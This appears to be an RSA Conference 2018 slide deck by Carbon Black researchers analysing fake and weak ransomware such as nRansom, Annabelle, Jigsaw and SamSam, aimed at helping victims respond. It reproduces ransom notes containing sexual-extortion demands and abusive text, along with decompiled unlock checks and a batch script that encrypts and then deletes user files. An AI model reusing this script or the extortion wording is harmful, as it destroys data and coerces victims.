

# RSA<sup>®</sup>Conference2018

San Francisco | April 16–20 | Moscone Center

SESSION ID: SEM-M03

## Ransomware Revealed: Robbed With a Wooden Gun

**Brian Baskin**

Senior Threat Researcher  
Carbon Black  
Threat Analysis Unit (TAU)

**Swee Lai Lee**

Malware Analyst  
Carbon Black  
Threat Analysis Unit (TAU)



#RSAC



# What are we talking about?



**nRansom**

Your computer has been locked. You can only unlock it with the special unlock code.

go to protonmail.com and create an account.  
Send an email to 1\_kill\_yourself\_1@protonmail.com.  
We will not respond immediatly. After we reply, you must send at least 10 nude pictures of you. After that we will have to verify that the nudes belong to you. Once you are verified, we will give you your unlock code and sell your nudes on the deep web

Got your unlock code and sent your nudes?  
Submit your unlock code here

Unlock

The background of the ransomware message is a collage of Thomas the Tank Engine. Several instances of the text "You!!!" are visible in the background images.



# Psychology of Forcing Payment



- Early ransomware required actual, large-scale destruction to set tone
- Public expectation of highly secure encryption with payment being only method of escape
- Newer ransomware capitalizing from this to create fake, or weak, ransomware
  - Even if it doesn't work, people expect that it would, and pay anyway

# Psychology of Forcing Payment



- Consumer Ransomware
  - “Gotcha” ransomware (porn, piracy, etc)
  - Force infection through want (software downloads, game cracks)
  - Force payment through risk of exposure
- Enterprise Ransomware
  - Force infection through acceptable social norms (emailed Invoices)
  - Use urgency to override judgment
  - Force payment through lack of recovery

# Trigger an Immediate Response



NoMessages  
Status: Locked 100%

Oooooops!!

Time Left: 23:58:34

At the expiration of time all your files will be made public on the internet,  
and the PC will be permanently locked!

ok

PWD BY TOM580933 (WHITE64BIT) - VISIT TOMH.IT

# Let's Talk About Being Fake Again



**nRansom**

Your computer has been locked. You can only unlock it with the special unlock code.

go to protonmail.com and create an account.  
Send an email to 1\_kill\_yourself\_1@protonmail.com.  
We will not respond immediatly. After we reply, you must send at least 10 nude pictures of you. After that we will have to verify that the nudes belong to you. Once you are verified, we will give you your unlock code and sell your nudes on the deep web

Got your unlock code and sent your nudes?  
Submit your unlock code here

Unlock


The background of the entire ransom note is a repeating pattern of the character Thomas the Tank Engine. Several instances of the text 'You!!!' are scattered across the background images.



# What Did Victims See?



We will not respond immediatly. After we reply, you must send at least 10 nude pictures of you. After that [REDACTED] we will have to verify that the nudes belong to you. Once you are verified, we will give you your unlock code and sell your nudes on the deep web





# It's Not Real, Is it?



#RSAC

india  
हिंदी | मराठी

Issel  
GROUP | 90  
YEARS

HOME NEWS INDIA WORLD ENTERTAINMENT SPORTS CRICKET PHOTO

Business Education Technology Auto Lifestyle Festivals Travel Jobs Topics Auto Exp

Home > Buzz

Send Nudes Not Bitcoins: nR  
Unlock Computer

Send Nudes, N  
Demands X-Ra

tom's guide

PRODUCT REVIEWS DEALS HOW TO FORU

Tom's Guide reviews products independently. When you click links to buy products w

SECURITY > NEWS

## Thomas the Tank Engine Ransomware Wants to See You Naked

Carbon Black.

RSA Conference 2018

It's Not Real, Is it?



KASPERSKY  DAILY

Products ▾

Renew

**MOTHERBOARD**

NRansom: I  
your nudes

# This Ransomware Demands Nudes Instead of Bitcoin

It was inevitable.

Carbon Black.

RSA Conference 2018

# How do we know it's fake?



- Files dropped and used:

AxInterop.WMPLib.dll

Interop.WMPLib.dll

nRansom.exe

Tools\your-mom-gay.mp3

# How do we know it's fake?



#RSAC

```
private void Button1_Click(object sender, EventArgs e)
{
    bool flag = Conversions.ToDouble(this.TextBox1.Text) == 12345.0;
    if (flag)
    {
        this.Hide();
        MyProject.Forms.Form2.Show();
    }
    else
    {
        this.unlockerror();
    }
}
```



# Yet, the Impact



**Kevin Beaumont** ✓


@GossiTheDog

Follow



That nudes ransomware, which isn't even in wild, has more press coverage than CCleaner trojan-which infected millions of PCs at banks, govts.

12:27 PM - 22 Sep 2017





```
private void Button1_Click(object sender, EventArgs e)
{
    bool flag = Conversions.ToDouble(this.TextBox1.Text) == 12324354.0;
    if (flag)
    {
        this.Hide();
    }
}
```

# Annabelle



Credits

Information

Your Personal ID: MOcMdNBk

- The darknet sites are not existing, its just an example text. The other things are right, except the darknet thing. Its possible to get the key, but if I going to do a new trojan, or new version of this then I will add real ways to get the key :) If you wanna that I going to do a 2.0 or a new trojan, then write it below in the comments. Thanks  
If you wanna chat with me, contact me easily in discord: iCoreX#1337

Now you need to enter your personal key in the textbox below. Then you will get access to the decryption program.

- The darknet sites are not existing, its just an example text. The other things are right, except the darknet thing. Its possible to get the key, but if I going to do a new trojan, or new version of this then I will add real ways to get the key :) If you wanna that I going to do a 2.0 or a new trojan, then write it below in the comments. Thanks  
If you wanna chat with me, contact me easily in discord: iCoreX#1337

Time: 3367


Encrypted Files

Hide Files

Check Payment / Get Code

Enter Unlock Key





# Annabelle



February 22, 2018

## Annabelle ransomware a horror show for users



Horror fans know the consequences of an encounter with the evil doll Annabelle – users should similarly beware of the same-named ransomware, which possesses a bag of evil tricks to wreak havoc on an infected computer.



another  
could be

Though Annabelle ransomware is a new threat, it is not the first. Last year we heard similar conversations about ransomware, which has yet to loosen its grip on organizations around the world. According to research from Enterprise Strategy Group (ESG), 63 percent of companies experienced an attempted ransomware attack in 2017, and a newly discovered variant, Annabelle, is seemingly designed to wreak as much havoc as possible.

By [Andy Norton](#) February 23, 2018

# Kids are off limits!



## Carbon Black.

RSAConference2018

# Are They Serious?



tekcrypt X

```
1 cd %USERPROFILE%
2
3
4 for /r %%v in (*.rbxl) do %USERPROFILE%\runtime -e -p apples "%%v"
5 for /r %%v in (*.rbxm) do %USERPROFILE%\runtime -e -p apples "%%v"
6 for /r %%v in (*.rbxmx) do %USERPROFILE%\runtime -e -p apples "%%v"
7 for /r %%v in (*.lua) do %USERPROFILE%\runtime -e -p apples "%%v"
8 for /r %%v in (*.rbxl) do del "%%v"
9 for /r %%v in (*.rbxm) do del "%%v"
10 for /r %%v in (*.rbxmx) do del "%%v"
11 for /r %%v in (*.lua) do del "%%v"
12
13 cd %USERPROFILE%
14 del runtime.exe
15 del license.bat
16
```

**Carbon Black.**

**RSA**Conference2018



# How Secure is it Really?



#RSAC

```
private void Button1_Click(object sender, EventArgs e)
{
    if (Operators.CompareString(this.TextBox1.Text, "PooPoo", false) == 0)
    {
        Interaction.MsgBox("CODE was correct, click OK to decrypt files", MsgBoxStyle.OkOnly, null);
        MyProject.Forms.Form3.Show();
        base.Hide();
        return;
    }
    Interaction.MsgBox("Wrong CODE entered! noob...", MsgBoxStyle.OkOnly, null);
}
```

# Just a Screen Locker



#RSAC

Hello Buddy! If you see this message all your important files are been crypted :)  
What can you do? You can pay with bitcoin and wait 10 min for decryption!  
It's very easy! Dont you know how to purchase bitcoin? [www.localbitcoins.com](http://www.localbitcoins.com) it's your place!  
If Antivirus block the crypter, you'll be unable to decrypt...  
If is this your case, go to in any of this website:

<http://www.24fohnn3odrvemy.onion.to>  
<http://24fohnn3odrvemy.onion.ru>  
<http://24fohnn3odrvemy.onion.link>

1) click on "Download for specific btc adress"  
2) Insert the btc address, download, pay and wait :)  
Thank you

Your btc address is : 18QYWTBsq6MBmQ1AFwj8e18J7LXB2KUzkr

## Hi Buddy!

Pay 0.40347888 to 18QYWTBsq6MBmQ1AFwj8e18J7LXB2KUzkr for decrypt your files

What are bitcoins?

Search google

Buy on Localbitcoin

How can i buy bitcoins?

Buy on bitboat

HELP ME!



Introduction

Resources

Innovation

Participate

FAQ

## Getting started with Bitcoin

# Just a Screen Locker



Hello Buddy! if you see this message all your important files are been crypted :)  
What can you do? You can pay with bitcoin and wait 10 min for decryption!  
It's very easy! Dont you know how to purchase bitcoin? [www.localbitcoins.com](http://www.localbitcoins.com) it's your place!  
If Antivirus block the crypter, you'll be unable to decrypt...  
If is this your case, go to in any of this website:

<http://www.24fkodnr3cdtvwmy.onion.to>

<http://24fkodnr3cdtvwmy.onion.nu>

<http://24fkodnr3cdtvwmy.onion.link>

# ByteLocker



## Your Windows has been Locked by BytesLocker

*How can I unlock my windows???*  
*It's easy pay 150 dollars to bitcoin adress below and we will get you decryption code*  
*BitCoin Adress: XXXX-XXXX-XXXX-XXXX*  
*Enjoy (:*



*How can I unlock my windows???*  
*It's easy pay 150 dollars to bitcoin adress below and we will get you decryption code*  
*BitCoin Adress: XXXX-XXXX-XXXX-XXXX*



*Enter Decryption Key*

*Buy BitCoins*

*Unlock My Windows*





*All of your files have been encrypted!*

Code

```
bool flag = e.KeyCode == Keys.Return;
if (flag)
{
    bool flag2 = this.code.Text == "Saus2018";
    if (flag2)
    {
```



# Your Windows has been Banned

Dear Windows User, Your PC have been banned and we are sorry to say that we are now Hijacking (legally) because of Fake V To Know more ab

Solution Found!!!

Yes, To Unlock Your PC Now, You can 2 things. You have to play us in order to Unblock your pc or we will delete all of your files now!

Payment Information :

We are demanding : 200\$ (USD)

Send it Via Paypal to : [microsoftxyber@hackindex.com](mailto:microsoftxyber@hackindex.com)

Already Registered Windows? Give Code Here

# Robbed with Rubber Bullets



**Carbon Black.**

**RSA**Conference2018

It's still bad, right?



Got your unlock code and sent your nudes?

Submit your unlock code here

Unlock



Fuck You



Unhandled exception has occurred in your application. If you click Continue, the application will ignore this error and attempt to continue. If you click Quit, the application will close immediately.

Conversion from string "covfe" to type 'Double' is not valid.



Details

Continue

Quit

**Carbon Black.**

**RSA**Conference2018



# The Jigsaw Story



#RSAC

```
using (AesCryptoServiceProvider aesCryptoServiceProvider = new AesCryptoServiceProvider())
{
    aesCryptoServiceProvider.Key = Convert.FromBase64String("PjTsAwwF56cIckIyDA0htR==");
    aesCryptoServiceProvider.IV = new byte[]
    {
        0,
        1,
        0,
        3,
        5,
        3,
        0,
        1,
        0,
        0,
        2,
        0,
        6,
        7,
        6,
        0
    };
    Class96.EncryptData(filePath, aesCryptoServiceProvider, filePath + FileExt);
}
```

# SamSam Broken Decryption




- Adversary-driven, command line-based
- Introduced via open RDP, JBoss, Winshock, etc
- Mimikatz and PowerShell to deploy
- Creates encryption key for each targeted host
- Manual monitoring of encryption to ensure

# SamSam Broken Decryption



- Poorly written decryptor would corrupt restores




Members  
7 posts  
**OFFLINE**

Local time: 09:55 PM

Posted [28 August 2016 - 09:18 PM](#)

If anyone is interested I managed to get the code de-compiled and adjusted for the "iwishiyu" one I encountered. My only issue is the decryption of the subsequent blocks has a bad 8 bytes after the first block is decrypted. I have tried multiple block sizes, larger means a large file decrypts correctly but there isn't enough RAM for very large files to load and decrypt in a single pass.



Members  
7 posts  
**OFFLINE**

Local time: 09:55 PM

Posted [06 September 2016 - 11:42 AM](#)

I managed to fix the decryption code for much larger files. The first 16 bytes produced in the resulting decrypted block of data is incorrect and doesn't make sense. The first decrypted block is accurate, but subsequent blocks have the 16 bytes of invalid data. Reading extra 16 bytes and dropping the 16 bytes made it possible. Now if I can just successfully decrypt/save a SQL database then I worked around all these bugs.

Anyone

# Half-hearted error detection



```
catch (Exception ex)
{
    Console.WriteLine("Key is not correct format : " + ex.Message);
    if (File.Exists(encryptedFilePath))
    {
        File.Delete(encryptedFilePath);
    }
}
```

```
// Token: 0x0600000C RID: 12 RVA: 0x00002610 File Offset: 0x00000810
public static byte[] RSAEncryptBytes(byte[] datas, string keyXml)
{
    byte[] result = null;
    using (RSACryptoServiceProvider rsacryptoServiceProvider = new RSACryptoServiceProvider(2048))
    {
        rsacryptoServiceProvider.FromXmlString(keyXml);
        result = rsacryptoServiceProvider.Encrypt(datas, true);
    }
    return result;
}
```

```
// Token: 0x0600000D RID: 13 RVA: 0x00002658 File Offset: 0x00000858
public static byte[] GetBytesFromString(string str)
{
}
```



# How Do You Tell the Difference



#RSAC

CHOOSE ALL THE WRONG THINGS

YOU'RE THE ONLY ONE WHO CAN CONNECT ALL  
THE DOTS! JUMP TO 26 IMPROBABLE CONCLUSIONS.

## INTERNET DETECTIVE

BY KAHN SPEARE A.C.



Carbon Black.

RSA Conference2018

# Identifying A Strain



- Leverage Online Identification Methods
  - <https://id-ransomware.malwarehunterteam.com>
  - <https://id-ransomware.blogspot.com>

**Kirk**

**!** This ransomware has no known way of decrypting data at this time.

It is recommended to backup your encrypted files, and hope for a solution in the future.

Identified by

- ransomnote\_filename: RANSOM\_NOTE.txt
- ransomnote\_email: kirk.payments@scriptmail.com

[Click here for more information about Kirk](#)

# Applying What We Discussed



## Being a smart victim

- Know your escape routes
  - Have sufficient backups
  - Have ability to promptly determine root cause
    - Delivery mechanism suggests level of threat
    - Endpoint monitoring
- Perform very basic analysis
  - Quickly identify ransomware strains
    - Determine type, how authentic, if there's known decryptors
  - Identify if ransomware is easily defeatable
  - Just Run Strings



## Questions?

**Brian Baskin**

[bbaskin@carbonblack.com](mailto:bbaskin@carbonblack.com)

**Swee Lai Lee**

[sweelai.lee@carbonblack.com](mailto:sweelai.lee@carbonblack.com)